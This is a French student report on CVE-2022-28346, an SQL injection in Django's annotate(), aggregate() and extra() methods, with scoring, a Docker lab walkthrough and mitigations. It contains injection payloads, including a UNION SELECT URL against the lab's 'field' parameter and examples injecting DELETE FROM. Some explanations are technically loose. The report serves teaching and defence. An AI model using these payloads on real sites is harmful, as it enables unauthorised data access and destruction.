

Sécurité des systèmes d'information

CVE 2022-28346

Réalisé par :
MAROUANE KAMAL
RIMAOUI NABILA
ZARKTOUNI ISMAIL

Encadré par :
M. SÉBASTIEN VIARDOT

Table des matières

Introduction Générale	1
1 Présentation de la faille	2
1.1 Généralités	2
1.2 Score CVSS	2
1.3 Programme compromis et type de compromission	3
1.4 Machines Clientes vs Machines Serveurs	3
1.5 Explication de la vulnérabilité et du mécanisme d'exploitation	3
1.5.1 Mise en contexte	3
1.5.2 Mécanisme de Déclenchement du Crash du Système	5
1.5.3 Cas pratique d'exploitation	6
1.6 Architecture de l'exploitation de la faille	7
2 Exploitation de la vulnérabilité	9
2.1 Maîtrise des Migrations de Base de Données dans Django : Un Guide Essentiel	9
2.2 Élaboration d'une Stratégie d'Attaque SQL sur Django	10
2.3 Environnement	10
2.4 Preuve de Concept et Exploitation	11
3 Préconisations de Sécurité	13
3.1 En tant qu'administrateur	13
3.1.1 Préconisations pour limiter l'impact de l'exploitation de la faille	13
3.1.2 Préconisations pour empêcher l'exploitation de la faille	14
3.2 En tant que développeur	14
3.3 Bonnes Pratiques de Sécurité	16
3.4 Cible de sécurité	17
Glossaire	19
Bibliography	20

Table des figures

1.1	CVSS Score	2
1.2	Utilisation sécurisée de QuerySet.annotate()	4
1.3	Exemple d'utilisation sécurisée de dictionnaire et <code>**kwargs</code> avec QuerySet.annotate()	4
1.4	Exemple de requête vulnérable avec QuerySet.annotate()	5
1.5	Exemple de requête vulnérable avec aggregate()	5
1.6	Ligne critique du code Django	6
1.7	Architecture de l'exploitation de la faille	7
2.1	Pulling de l'image Docker	10
2.2	Vérification des images Docker	11
2.3	Exécution de l'image Docker	11
2.4	Vérification de l'accessibilité de l'URL	11
2.5	Exploitation de la vulnérabilité SQL	11
3.1	Vérification des alias	15

Introduction Générale

Dans ce rapport, nous examinons une vulnérabilité importante dans le domaine de la cybersécurité qui menace la sécurité des systèmes d'information et met en péril la confidentialité et l'intégrité des données. Notre focus est sur la CVE-2022-28346, une faille critique identifiée dans le framework de développement web Django, découverte et publiée en 2022.

Cette vulnérabilité, concernant des versions spécifiques de Django, permet à un attaquant de réaliser des injections SQL à partir d'une URL adressée à l'application Django. Cela expose les applications web basées sur Django à des risques significatifs, incluant l'accès non autorisé et la manipulation de données sensibles. La nature de cette faille met en lumière les défis associés à la sécurisation des applications web modernes contre les attaques sophistiquées.

Notre analyse vise à décomposer les aspects techniques de la CVE-2022-28346, en explorant sa nature, les voies d'exploitation possibles, ainsi que les mesures correctives adéquates. Ce rapport est structuré en trois chapitres principaux : le premier offrira un aperçu complet de la vulnérabilité, décrivant son mécanisme et son architecture sous-jacente ; le second chapitre mettra en lumière une application pratique de cette vulnérabilité, démontrant comment elle peut être exploitée par le biais d'un exemple concret ; et le dernier chapitre abordera les stratégies de mitigation pour atténuer les risques associés. Cette étude a pour but d'approfondir notre compréhension de la CVE-2022-28346, soulignant son importance dans le paysage de la cybersécurité et en discutant des meilleures pratiques pour se prémunir contre de telles menaces.

Chapitre 1

Présentation de la faille

1.1 Généralités

Les CVE (Common Vulnerabilities and Exposures) sont des identifiants attribués aux failles de sécurité informatique, permettant une coordination efficace pour les résoudre. Supervisé par MITRE et soutenu par la CISA, le programme CVE est crucial pour la gestion des vulnérabilités en offrant une référence claire aux professionnels de la cybersécurité.

La CVE-2022-28346, révélée en 2022, est une vulnérabilité d'injection SQL dans Django, permettant l'exécution de code SQL malveillant par le biais d'entrées utilisateur non validées [5] [6]. Cette faille met en lumière les risques de compromission des données et l'importance d'une réponse rapide en matière de cybersécurité, incluant la détection rapide et l'application de correctifs pour sécuriser les applications web.

1.2 Score CVSS

CVSS scores for CVE-2022-28346

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	nvd@nist.gov
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	nvd@nist.gov

FIGURE 1.1 – CVSS Score

La méthodologie CVSS (Common Vulnerability Scoring System) est un outil crucial pour évaluer l'impact des vulnérabilités de sécurité informatique, attribuant un score de 0 à 10 en fonction de la sévérité. Développé par le FIRST, le score CVSS comprend une composante de base mesurant l'impact théorique, un score temporel variant avec les exploits ou correctifs, et un score environnemental tenant compte du contexte utilisateur.

Dans le cas de CVE-2022-28346, le score CVSS atteint 7.5 [3], signalant une vulnérabilité sérieuse. Ce score est principalement attribué à la facilité d'exploitation de la faille et à son potentiel impact élevé. Sans nécessiter d'authentification, un attaquant peut exploiter cette vulnérabilité pour effectuer des injections SQL, accédant ainsi ou manipulant des données sensibles dans la base de données. La capacité d'un attaquant à exécuter du code SQL malveillant à travers des entrées utilisateur non validées représente un risque

significatif pour l'intégrité et la confidentialité des données, justifiant ainsi son classement élevé dans le système CVSS.

1.3 Programme compromis et type de compromission

La faille CVE-2022-28346 affecte Django, un framework de développement web largement utilisé, dans ses versions antérieures à 2.2.28, 3.2.13, et 4.0.4. Ce framework est couramment employé pour construire des applications web robustes et dynamiques, et il repose sur Python.

La nature de la compromission est une vulnérabilité d'injection SQL. Cette vulnérabilité permet à un attaquant d'injecter et d'exécuter du code SQL arbitraire à travers la manipulation de paramètres d'entrée dans les URL, qui sont ensuite passés aux méthodes `QuerySet.annotate()`, `aggregate()`, ou `extra()` de Django sans être dûment nettoyés ou validés. L'exploitation de cette vulnérabilité peut aboutir à une compromission des données, permettant à l'attaquant d'accéder à des données sensibles, de les modifier, de les supprimer ou de récupérer des informations sur la configuration de la base de données, compromettant ainsi l'intégrité et la confidentialité du service web.

1.4 Machines Clientes vs Machines Serveurs

Cette faille concerne les machines serveurs sur lesquelles l'application Django est hébergée et exécutée. La vulnérabilité d'injection SQL se manifeste dans le traitement des requêtes côté serveur lorsque des données utilisateur non fiables sont intégrées dans des requêtes SQL. Les attaquants exploitent cette faille en envoyant des requêtes malveillantes depuis un client (navigateur web...), mais c'est le serveur qui est compromis lorsqu'il exécute du code SQL malveillant à la suite de cette injection.

1.5 Explication de la vulnérabilité et du mécanisme d'exploitation

La faille CVE-2022-28346 dans Django, un framework de développement web très répandu, représente une vulnérabilité critique d'injection SQL qui affecte les méthodes `QuerySet.annotate()`, `aggregate()` et `extra()` [1] [2].

1.5.1 Mise en contexte

Les méthodes `QuerySet.annotate()`, `aggregate()` et `extra()`, dans une utilisation normale, sont destinées à enrichir les requêtes SQL avec des fonctionnalités avancées telles que l'ajout d'annotations, d'agrégats ou de conditions supplémentaires. Par exemple, dans le cas de `QuerySet.annotate()`, un développeur pourrait utiliser cette méthode pour ajouter un alias à une colonne dans une requête de base de données, permettant ainsi un traitement plus facile des données retournées. Dans un scénario sécurisé et typique, cette méthode serait utilisée comme suit (figure 1.2) :

Dans cet exemple, `alias_sécurisé` est un alias donné à une colonne existante, utilisé pour faciliter la gestion des résultats de la requête. Aucune manipulation malveillante n'est impliquée ici ; `alias_sécurisé` sert simplement à renommer une colonne de la base de

```
from myapp.models import MaTable
from django.db.models import Count

MaTable.objects.annotate(alias_sécurisé=Count('ma_colonne'))
```

FIGURE 1.2 – Utilisation sécurisée de `QuerySet.annotate()`

données pour une utilisation ultérieure dans l’application.

La vulnérabilité CVE-2022-28346 dans Django s’ancre dans un usage particulier de dictionnaires spécialement conçus (crafted dictionaries) et à la fonctionnalité `**kwargs` dans les méthodes telles que `QuerySet.annotate()`, `aggregate()` et `extra()`.

- Un crafted dictionary en Python est un dictionnaire personnalisé utilisé pour transmettre des paramètres complexes ou structurés aux fonctions ou méthodes.
- Les `**kwargs`, une abréviation de "keyword arguments", sont une fonctionnalité de Python qui permet de passer un nombre variable d’arguments nommés à une fonction.

Dans un cadre de développement Django sécurisé, l’utilisation de crafted dictionaries en combinaison avec `**kwargs` offre une flexibilité et une puissance considérables. Cela permet aux développeurs de transmettre dynamiquement des ensembles variés d’arguments nommés à des méthodes, en structurant les données d’entrée de manière modulaire et intuitive.

Pour comprendre l’importance et l’utilisation normale de cette approche, considérons un exemple non malveillant (figure 1.3) :

```
paramètres_personnalisés = {
    "nombre_d_articles": Count('article_id'),
    "nombre_d_utilisateurs": Count('utilisateur_id')
}
MaTable.objects.annotate(**paramètres_personnalisés)
```

FIGURE 1.3 – Exemple d’utilisation sécurisée de dictionnaire et `**kwargs` avec `QuerySet.annotate()`

Dans cet exemple, `paramètres_personnalisés` est un dictionnaire contenant des paires clé-valeur où les clés sont les noms d’alias désirés, tel que "nombre_d_articles" ainsi que "nombre_d_utilisateurs", et les valeurs sont des fonctions d’agrégation de Django (`Count`). Lorsque ce dictionnaire est passé à la méthode `annotate()` via `**kwargs`, chaque paire clé-valeur est traitée comme un argument nommé distinct, permettant à la méthode `annotate()` d’ajouter ces alias spécifiés à la requête SQL générée. Cet exemple illustre une utilisation normale et puissante de dictionnaires et `**kwargs` dans Django, où la complexité et la flexibilité sont gérées efficacement tout en conservant la clarté et la structure du code.

1.5.2 Mécanisme de Déclenchement du Crash du Système

Cependant, la vulnérabilité apparaît lorsque ces dictionnaires sont intentionnellement manipulés pour inclure du code SQL malveillant dans leurs valeurs. Dans un scénario d'attaque, un attaquant pourrait construire un dictionnaire contenant des chaînes de caractères malveillantes qui, lorsqu'elles sont intégrées dans la requête SQL via `**kwargs`, provoquent une injection SQL. L'attaque repose sur le fait que Django, en traitant ces valeurs injectées, ne parvient pas à les nettoyer ou à les échapper correctement, ce qui permet l'exécution de code SQL non autorisé, permettant ainsi des opérations dangereuses comme la lecture ou la modification non autorisée des données. Par exemple, un attaquant pourrait créer un dictionnaire malveillant pour `QuerySet.annotate()` de la manière suivante (figure 1.4) :

```
paramètres_injectés = {  
    "alias_injecté": "ma_colonne) FROM ma_table; --"  
}  
MaTable.objects.annotate(**paramètres_injectés)
```

FIGURE 1.4 – Exemple de requête vulnérable avec `QuerySet.annotate()`

Dans ce cas, `paramètres_injectés` est un dictionnaire contenant un alias ("`alias_injecté`") qui inclut du code SQL malveillant ("`ma_colonne) FROM ma_table; --`"). Lorsque ce dictionnaire est passé à `annotate()` via `**kwargs`, l'alias malveillant est intégré dans la requête SQL, permettant ainsi à l'attaquant de modifier le comportement de la base de données de manière non autorisée.

De même, pour les méthodes `aggregate()` et `extra()`, des dictionnaires malveillants peuvent être utilisés pour injecter des commandes SQL dangereuses. Par exemple, avec `aggregate()`, un attaquant pourrait fournir un alias malveillant intégrant une commande `DELETE`, comme dans le cas suivant (figure 1.5) :

```
alias_malveillant = "SUM(ma_colonne); DELETE FROM autre_table  
; "  
MaTable.objects.aggregate(alias_injecté=alias_malveillant)
```

FIGURE 1.5 – Exemple de requête vulnérable avec `aggregate()`

Ici, l'attaquant injecte une commande `DELETE` qui pourrait potentiellement supprimer toutes les données d'une autre table. Avec `extra()`, la vulnérabilité peut être exploitée en ajoutant des clauses SQL personnalisées à travers des dictionnaires malveillants. Un attaquant pourrait, par exemple, utiliser `extra()` pour exécuter une commande `DROP DATABASE`, menaçant de détruire une base de données entière.

Ces exemples montrent comment l'utilisation de dictionnaires soigneusement conçus comme `**kwargs` dans des méthodes acceptant des entrées dynamiques peut être détournée pour injecter et exécuter du code SQL malveillant. La vulnérabilité CVE-2022-28346 souligne donc l'importance cruciale de la validation et du nettoyage rigoureux des entrées

utilisateur dans les applications web, en particulier dans des contextes où des méthodes flexibles comme `annotate()`, `aggregate()` et `extra()` sont utilisées. Pour les développeurs, cette faille rappelle la nécessité d’une vigilance constante et de pratiques de développement sécurisées pour protéger leurs applications contre de telles menaces.

1.5.3 Cas pratique d’exploitation

Le processus d’exploitation repose sur l’envoi d’une requête HTTP contenant une URL malveillante qui a pour but d’exécuter du code SQL arbitraire sur le serveur. L’objectif est de démontrer la capacité à afficher des informations spécifiques à la base de données, comme la version de SQLite, en exploitant une vulnérabilité dans l’application Django.

Transmission des Données Malveillantes via URL :

L’URL est conçue pour transmettre une injection SQL par le biais du paramètre `field`. Par exemple, l’URL malveillante pourrait être : `http://x.x.x.x:8000/demo?field=demo.name"FROM "demo_user" union SELECT "1",sqlite_version(),"3"` – Dans cet exemple, le paramètre `field` est crucial car il est utilisé par l’application backend pour construire une requête SQL.

Traitement des Données par l’Application Backend :

Lorsque l’application Django reçoit l’URL malveillante, elle extrait le paramètre `field` à l’aide de la méthode `request.GET.get('field', 'name')`. La ligne critique où la vulnérabilité est exploitée se trouve dans l’exécution suivante :

```
User_amount = User.objects.annotate(**{field: Count("name")})
```

FIGURE 1.6 – Ligne critique du code Django

Détail de l’Exploitation :

- La valeur de `field` extraite de l’URL est traitée littéralement par le code, sans nettoyage ni validation, ce qui est une pratique dangereuse car elle permet d’injecter des commandes SQL malveillantes.
- Cette valeur est ensuite utilisée pour créer dynamiquement un dictionnaire `field` : `Count("name")`. Dans ce dictionnaire, `field` est la clé, et `Count("name")` est la valeur. `Count("name")` est une fonction d’agrégat qui compte le nombre d’occurrences du champ `name` pour l’ensemble des enregistrements du modèle `User`.
- L’opérateur double astérisque `**` sert à déballer ce dictionnaire en arguments nommés lors de l’appel à la méthode `annotate()`. Ainsi, l’alias de l’agrégat de comptage est défini par la valeur de `field`.
- Si `field` contient une injection SQL, comme dans l’exemple donné, cet alias devient une partie de l’injection SQL au sein de la requête SQL finale générée par Django.

Impact de l’Injection SQL :

L’injection `'demo.name"FROM "demo_user" union SELECT "1",sqlite_version(),"3"` – est une chaîne de caractères malveillante qui est incorporée dans la requête SQL :

- `demo.name" FROM "demo_user"` : Cette partie termine prématurément l'expression SQL originale et commence une nouvelle instruction SQL, détournant ainsi la requête de sa fonction initiale.
- `union SELECT "1",sqlite_version(),"3"` : L'utilisation de UNION SELECT permet de combiner les résultats de la requête originale avec une nouvelle requête. Ici, `sqlite_version()` est une fonction SQL qui retourne la version du serveur SQLite, démontrant la capacité de l'attaquant à exécuter des fonctions SQL arbitraires.
- Le commentaire SQL – à la fin de l'injection est utilisé pour commenter le reste de la requête SQL originale, s'assurant ainsi que seul le code injecté est exécuté.

Révélation de la Version SQLite :

En exploitant cette vulnérabilité pour exécuter `sqlite_version()`, l'attaquant parvient à révéler la version de SQLite utilisée par le serveur. Cette information peut être précieuse pour un attaquant, car elle révèle des détails spécifiques sur l'environnement du serveur qui pourraient être exploités pour d'autres attaques. La connaissance de la version peut révéler des failles de sécurité connues spécifiques à cette version, permettant à l'attaquant de planifier des attaques plus ciblées et potentiellement plus dommageables.

1.6 Architecture de l'exploitation de la faille

Dans cette section, nous reprenons l'architecture d'exploitation présentée dans le cas pratique du chapitre précédent sous forme du schéma 1.7.




FIGURE 1.7 – Architecture de l'exploitation de la faille

Pour résumer ce qui a été expliqué plus haut : Les étapes 1, 2 et 3 décrivent l'envoi de la requête malveillante et son traitement par l'application backend. Au cours de ce traitement, le paramètre `field`, qui contient l'injection SQL, est extrait. L'utilisation de

`annotate(**field : Count("name"))` entraîne la création d'un dictionnaire, où `field` devient un alias dans l'opération `Count("name")`. L'alias étant défini par la valeur de `field`, qui est en l'occurrence une injection SQL (`demo.name" FROM "demo_user" union SELECT "1",sqlite_version(),"3" -`), cela résulte en la modification de la requête SQL originale. Au lieu d'exécuter l'opération de comptage prévue, la requête SQL intègre et exécute l'injection. En outre, grâce au commentaire SQL `-`, toute autre partie de la requête SQL générée par Django après le point d'injection est ignorée, permettant ainsi à l'injection SQL de s'exécuter sans être perturbée par des éléments supplémentaires de la requête originale.

Chapitre 2

Exploitation de la vulnérabilité

Dans ce chapitre, nous détaillerons les étapes clés et les choix stratégiques faits pour configurer un environnement d'exploitation réaliste centré autour de la vulnérabilité CVE-2022-28346.

Vous trouverez les instructions détaillées pour exploiter cette faille dans le fichier **README**, ainsi que le code source en cliquant sur ce lien [CVE-2022-28346 GitHub Repo](#).

Ce chapitre fournit des explications complémentaires (les détails sont disponibles dans le précédent chapitre "**Présentation de la faille**") ainsi que les instructions nécessaires.

2.1 Maîtrise des Migrations de Base de Données dans Django : Un Guide Essentiel

Dans le contexte d'une application web développée avec le framework Django, le script **manage.py** est un clé généré par Django. Il sert de portail pour différentes commandes administratives, y compris le lancement du serveur de développement local, essentiel pour des tests en temps réel. Un aspect crucial de **manage.py** est la gestion des migrations de base de données, un processus vital pour maintenir l'intégrité et la cohérence des données au fil des évolutions du modèle.

Les migrations sont au cœur du fonctionnement de Django, permettant d'adapter la structure de la base de données aux changements de modèles (définis dans **models.py**). Le processus commence par la commande **makemigrations**, qui génère des scripts de migration reflétant les modifications apportées aux modèles. Ensuite, la commande **migrate** applique ces scripts, mettant à jour la structure de la base de données pour l'aligner sur les modèles actuels.

Comprendre les migrations dans Django est crucial pour assurer une mise à jour fluide et sans erreur de la structure de la base de données, indispensable à la stabilité et à la fiabilité de l'application en exploitation.

Le répertoire **demo**, comme son nom l'indique, est probablement destiné à fournir des exemples ou des démonstrations, illustrant des fonctionnalités spécifiques de Django. Ces exemples sont souvent conçus pour offrir un aperçu concret des possibilités offertes par le framework, démontrant l'application pratique de ses fonctionnalités, y compris la gestion des migrations.

2.2 Élaboration d'une Stratégie d'Attaque SQL sur Django

Cette étape implique de localiser dans l'application les points où les données entrées par l'utilisateur sont utilisées dans des requêtes SQL à travers les méthodes **QuerySet.annotate()**, **aggregate()**, et **extra()**. Ces points sont potentiellement vulnérables si les données ne sont pas correctement validées ou échappées. Par exemple, une application web utilisant Django pourrait permettre aux utilisateurs d'entrer des données qui sont ensuite passées à ces méthodes sans contrôle de sécurité adéquat.

Une fois le point d'injection identifié, la prochaine étape pour un attaquant serait de créer un dictionnaire spécifiquement conçu pour exploiter la vulnérabilité. Ce dictionnaire, lorsqu'il est passé comme argument ****kwargs** à la méthode vulnérable, génère une requête SQL malveillante. Par exemple, un attaquant pourrait construire un dictionnaire dont les clés et valeurs sont formulées de manière à manipuler la construction de la requête SQL générée par la méthode **annotate()**.

Nous passons ensuite ce dictionnaire à l'application, typiquement via une entrée utilisateur. Dans un scénario d'attaque réel, si l'application n'effectue pas un nettoyage ou une validation adéquats de ces entrées, notre code SQL malveillant serait alors exécuté. Cette étape souligne l'importance cruciale de la validation des entrées dans les applications web.

2.3 Environnement

Tout d'abord, il est nécessaire d'avoir un espace libre sur votre disque dur pour tester cette vulnérabilité.

Si 'Docker' est déjà installé sur votre système, vous pouvez ignorer cette section et passer directement à la suivante.


Pour commencer les tests de cette vulnérabilité, installez Docker :

- Pour un environnement Linux : <https://docs.docker.com/engine/install/ubuntu/>
- Pour un environnement Windows : <https://docs.docker.com/desktop/install/windows-install/>

Vérifiez que 'Docker' est fonctionnel avant de poursuivre.

Dans votre terminal, exécutez la commande suivante pour télécharger l'image Docker que nous avons créée et publiée sur 'DockerHub' :

```
1 sudo docker pull marouanekamal/cve-2022-28346:latest
```




```
jason@ubuntu: ~/Desktop/CVE Exploit$ sudo docker pull marouanekamal/cve-2022-28346:latest
latest: Pulling from marouanekamal/cve-2022-28346
1b13d4e1a46e: Pull complete
1c74526957fc: Pull complete
30d855997954: Pull complete
ad5739181616: Pull complete
75e2b45cbee5: Pull complete
76c111f84668: Pull complete
f4cb18646a15: Pull complete
5ac055c52970: Pull complete
5969ef43e632: Pull complete
7f26d88b5746: Pull complete
86d8334a87af: Pull complete
55c0aee8f9df: Pull complete
ce54fbb30ff6: Pull complete
Digest: sha256:8b95f95506c29b8c6ecb5229f01f0b1b02d7cda8ac2ba4640a330f79dfa1d100
Status: Downloaded newer image for marouanekamal/cve-2022-28346:latest
docker.io/marouanekamal/cve-2022-28346:latest
```

FIGURE 2.1 – Pulling de l'image Docker

Attendez que le téléchargement de l'image Docker soit terminé. Si vous rencontrez des problèmes, cela peut être dû à votre connexion internet ; veuillez vous assurer que vous disposez d'une connexion stable et active.

Après la fin de l'installation, vérifiez que l'image est présente en exécutant la commande suivante :

```
1 sudo docker images
```




```
jason@ubuntu:~/Desktop/CVE Exploit$ sudo docker images
[sudo] password for jason:
REPOSITORY          TAG         IMAGE ID      CREATED       SIZE
marouanekamal/cve-2022-28346  latest     13467194a039  4 hours ago  1.02GB
```

FIGURE 2.2 – Vérification des images Docker

Vous pouvez maintenant exécuter l'image Docker avec la commande suivante :

```
1 sudo docker run -p 8000:8000 --name my_cve_container marouanekamal/cve-2022-28346:latest
```



```
jason@ubuntu:~/Desktop/CVE Exploit$ sudo docker run -p 8000:8000 --name my_cve_container marouanekamal/cve-2022-28346:latest
No changes detected
Operations to perform:
  Apply all migrations: admin, auth, contenttypes, demo, sessions
Running migrations:
  No migrations to apply.
Watching for file changes with StatReloader
Performing system checks...
System check identified no issues (0 silenced).
January 19, 2024 - 01:25:44
Django version 3.2.11, using settings 'CVE_2022_28346.settings'
Starting development server at http://0.0.0.0:8000/
Hit the server with CTRL-C.
```

FIGURE 2.3 – Exécution de l'image Docker

Le serveur est maintenant en cours d'exécution et nous pouvons exploiter ce CVE ;)

2.4 Preuve de Concept et Exploitation

Après avoir exécuté l'image Docker, vous pouvez accéder au lien suivant pour vérifier si l'URL est accessible :

```
1 http://0.0.0.0:8000/
```



```
ok
```

FIGURE 2.4 – Vérification de l'accessibilité de l'URL

Le mot "ok" s'affiche, ce qui signifie que l'URL est accessible et que tout fonctionne bien !

Attaquons maintenant cette vulnérabilité en utilisant l'injection SQL. Tapez l'URL suivante pour ce faire :

```
1 http://0.0.0.0:8000/demo?field=demo.name" FROM "demo_user" union SELECT "1",sqlite_version(),"3" --
```



```
Amount of users: Admin
Amount of users: 3.40.1
```

FIGURE 2.5 – Exploitation de la vulnérabilité SQL

Félicitations! Vous avez réussi à déterminer la version de SQLite utilisée par le serveur ;)

Important : Afin de tester efficacement l'exploitation de cette vulnérabilité, je vous recommande fortement de consulter le dépôt GitHub suivant. Vous y trouverez des informations détaillées sur la procédure à suivre, y compris les prérequis et les outils nécessaires. Pour accéder à ces ressources, veuillez visiter le lien suivant : [CVE-2022-28346 GitHub Repo](#)

Chapitre 3

Préconisations de Sécurité

3.1 En tant qu'administrateur

3.1.1 Préconisations pour limiter l'impact de l'exploitation de la faille

Afin de limiter l'impact de l'exploitation des vulnérabilités telles que CVE-2022-28346, plusieurs stratégies peuvent être mises en œuvre :

Établissement d'un Plan de reprise d'activité (PRA) :

- **Élaboration du PRA :** Créer un plan de reprise qui comprend des étapes spécifiques pour restaurer les services et données touchés par la faille. Ce plan doit détailler les actions à entreprendre immédiatement après la détection d'une faille, telles que l'isolement des systèmes affectés, la communication avec les parties prenantes, et la mise en œuvre de mesures correctives.
- **Tests et révisions :** Tester régulièrement le PRA pour s'assurer de son efficacité et mettre-le à jour en fonction des évolutions technologiques et organisationnelles.

Sensibilisation et formation continues :

- **Sessions de formation :** Organiser des sessions de formation pour les administrateurs et le personnel IT sur les risques liés à la vulnérabilité et les meilleures pratiques pour la gérer.
- **Communication efficace :** Mettre en place des canaux de communication clairs pour informer rapidement et efficacement toutes les parties concernées en cas de détection d'une faille.

Surveillance et détection avancées :

- **Outils de surveillance :** Implémenter des solutions de surveillance avancées qui vont au-delà des fonctionnalités de protection standard des systèmes d'exploitation. Cela peut inclure des outils de détection d'intrusion, des systèmes de gestion des informations et des événements de sécurité (SIEM) et des solutions de surveillance du comportement du réseau.

- **Analyse des logs :** Analyser régulièrement les logs système pour détecter les activités anormales ou suspectes pouvant indiquer une exploitation de faille.

3.1.2 Préconisations pour empêcher l'exploitation de la faille

Pour empêcher l'exploitation de la vulnérabilité, différentes approches peuvent être adoptées :

Séparation et restriction des privilèges :

- **Restriction des privilèges :** S'assurer que tous les comptes utilisateurs et administrateurs de l'application Django fonctionnent avec le minimum de privilèges nécessaires.
- **Contrôles d'accès rigoureux :** Instaurer des mécanismes de contrôle d'accès rigoureux pour l'ensemble des composants de l'application, et restreindre l'accès aux fonctionnalités et aux données en fonction des rôles et des besoins définis.

Application de mesures de sécurité rigoureuses :

- **Mises à jour et patches :** Appliquer régulièrement des mises à jour de sécurité pour Django et tous les composants associés, suivre les recommandations de sécurité et appliquer rapidement les patches pour les vulnérabilités connues.

Suivi et réponse aux incidents :

- **Plan de réponse aux incidents de sécurité :** Développer un plan pour répondre aux incidents de sécurité qui inclut la détection, l'analyse, la contenance, l'éradication, et la récupération. Ce plan doit être spécifique aux applications web et doit prendre en compte les particularités de l'environnement Django.
- **Équipe de défense et de test :** Constituer une équipe interne chargée de tester constamment la sécurité de l'application Django. Cette équipe aura pour tâche de rechercher activement les failles de sécurité, de colmater les lacunes et de se tenir informée des dernières évolutions technologiques. L'objectif est d'anticiper les failles potentielles qui pourraient apparaître sur le marché, de les corriger et de les fermer avant qu'elles ne soient exploitées contre notre système.

3.2 En tant que développeur

Pour limiter l'apparition de failles de sécurité issues du développement, comme celle de la CVE-2022-28346 dans Django, plusieurs mesures et pratiques peuvent être mises en place au sein des équipes de développement.

- **Utiliser des bibliothèques ou frameworks éprouvés :** Choisir des outils qui préviennent naturellement cette faiblesse ou qui offrent des structures facilitant son évitement. Par exemple, l'utilisation de couches de persistance peut offrir une protection significative contre l'injection SQL lorsqu'elles sont correctement utilisées.
- **Mécanismes structurés pour la séparation des données et du Code :** Employer des mécanismes structurés qui appliquent automatiquement la séparation entre les données et le code. Ces mécanismes peuvent fournir le quoting, l'encodage et la validation nécessaires de manière automatique.

- **Utiliser des requêtes préparées, paramétrées ou des procédures stockées :** Traiter les requêtes SQL en utilisant des requêtes préparées ou paramétrées, qui acceptent des paramètres ou des variables et supportent le typage fort. Éviter la construction et l'exécution dynamiques de chaînes de requêtes au sein de ces fonctionnalités.
- **Appliquer le principe du moindre privilège pour les comptes utilisateurs :** Suivre le principe du moindre privilège lors de la création de comptes utilisateurs pour une base de données SQL. Les utilisateurs de la base de données ne devraient avoir que les privilèges minimaux nécessaires.
- **Gérer prudemment les chaînes de requêtes SQL dynamiques :** Citer correctement les arguments, échapper tout caractère spécial et utiliser une allowlist très stricte pour filtrer les caractères non autorisés.

Par exemple, le code de patch suivant qui introduit une vérification qui rejette les alias contenant des caractères interdits : [8]

```
from django.utils.regex_helper import _lazy_re_compile

FORBIDDEN_ALIAS_PATTERN = _lazy_re_compile(r'\s|["\'`;]|[/\*]')

def check_alias(self, alias):
    if FORBIDDEN_ALIAS_PATTERN.search(alias):
        raise ValueError(
            "Column aliases cannot contain whitespace characters, quotation marks, "
            "semicolons, or SQL comments."
        )
```

FIGURE 3.1 – Vérification des alias

Ce fragment de code illustre la mise en place d'un motif régulier (regex) qui identifie les espaces blancs, les guillemets, les points-virgules et les commentaires SQL. Si un alias contient l'un de ces caractères, une exception `ValueError` est déclenchée, empêchant ainsi l'exécution de la requête. Cette validation côté serveur agit comme une allowlist, ne permettant que les caractères strictement nécessaires pour les noms d'alias, bloquant ainsi les tentatives d'injection via ces vecteurs.

- **Validation et nettoyage des entrées :** Mettre l'accent sur la validation stricte des entrées utilisateur pour éviter l'injection SQL, particulièrement dans les méthodes comme `annotate()`, `aggregate()`, et `extra()` de Django.
- **Gestion des messages d'erreur :** S'assurer que les messages d'erreur contiennent uniquement des détails minimaux utiles à l'audience visée et éviter les messages trop détaillés qui pourraient révéler des informations sensibles.

